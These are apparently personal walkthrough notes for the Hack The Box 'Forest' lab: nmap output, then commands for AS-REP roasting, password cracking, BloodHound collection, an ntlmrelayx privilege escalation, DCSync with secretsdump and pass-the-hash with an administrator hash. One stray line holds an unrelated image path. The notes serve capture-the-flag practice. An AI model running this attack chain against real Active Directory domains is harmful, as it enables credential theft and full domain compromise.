DSSYNC

ENUM4LINUX

GETNPUSERS

EVIL-WINRM

BLOODHOUND

ACLPWN

NTLMRELAYX LDAP

SECRETSDUMP.PY

PORT STATE SERVICE VERSION

53/tcp open domain?

| fingerprint-strings:

| DNSVersionBindReqTCP:

| version

|_ bind

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-06-19 14:49:07Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)

445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port53-TCP:V=7.80%I=7%D=6/19%Time=5EECCE6D%P=x86_64-pc-linux-gnu%r(DNSV

SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\

SF:x04bind\0\0\x10\0\x03");

Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_clock-skew: mean: 2h28m27s, deviation: 4h02m31s, median: 8m25s

| smb-os-discovery:

| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)

| Computer name: FOREST

| NetBIOS computer name: FOREST\x00

| Domain name: htb.local

| Forest name: htb.local

| FQDN: FOREST.htb.local

|_ System time: 2020-06-19T07:51:32-07:00

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: required

| smb2-security-mode:

| 2.02:

|_ Message signing enabled and required

| smb2-time:

| date: 2020-06-19T14:51:29

|_ start_date: 2020-06-19T14:15:07

nmap -sS -sV -sC 10.10.10.161

root@kali:/home/kali# enum4linux -A forest.htb

user:sebastien

user:lucinda

user:svc-alfresco

user:andy

user:mark

user santi

root@kali:/home/kali/Desktop/hackthebox/forest# python /usr/local/bin/GetNPUsers.py htb.local/ -usersfile users.txt -format john -outputfile hashes.txt

root@kali:/home/kali/Desktop/hackthebox/forest# john hashes.txt -w=/usr/share/wordlists/rockyou.txt

root@kali:/home/kali/Desktop/hackthebox/forest# john --show hashes.txt

$krb5asrep$svc-alfresco@HTB.LOCAL:s3rvice


root@kali:/home/kali/Desktop/hackthebox/forest# evil-winrm -i forest.htb -u svc-alfresco -p s3rvice

Evil-WinRM PS C:\Users\svc-alfresco\Documents> upload /home/kali/Desktop/hackthebox/forest/SharpHound.ps1 C:\Users\svc-alfresco\Documents\sharphound.ps1

Evil-WinRM PS C:\Users\svc-alfresco\Documents> import-module .\sharphound.ps1

Evil-WinRM PS C:\Users\svc-alfresco\Documents> invoke-BloodHound -CollectionMethod All

Evil-WinRM PS C:\Users\svc-alfresco\Documents> download C:\Users\svc-alfresco\Documents\20200619081312_BloodHound.zip /home/kali/Desktop/hackthebox/forest/20200619081312_BloodHound.zip



secretsdump.py -just-dc-ntlm htb.local/svc-alfresco:"s3rvice"@10.10.10.161 (DIDN'T WORK)

pip3 install aclpwn

Evil-WinRM PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" svc-alfresco /ADD

The command completed successfully.

root@kali:/home/kali/Desktop/hackthebox/forest# ntlmrelayx.py -t ldap://10.10.10.161 --escalate-user svc-alfresco

curl -u svc-alfresco:s3rvice http://localhost/

secretsdump.py htb/svc-alfresco:s3rvice@10.10.10.161

psexec.py -hashes :32693b11e6aa90eb43d32c72a07ceea6 htb/administrator@10.10.10.161 powershell.exe

ruby evil-winrm.rb -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6

f048153f202bbb2f82622b04d79129cc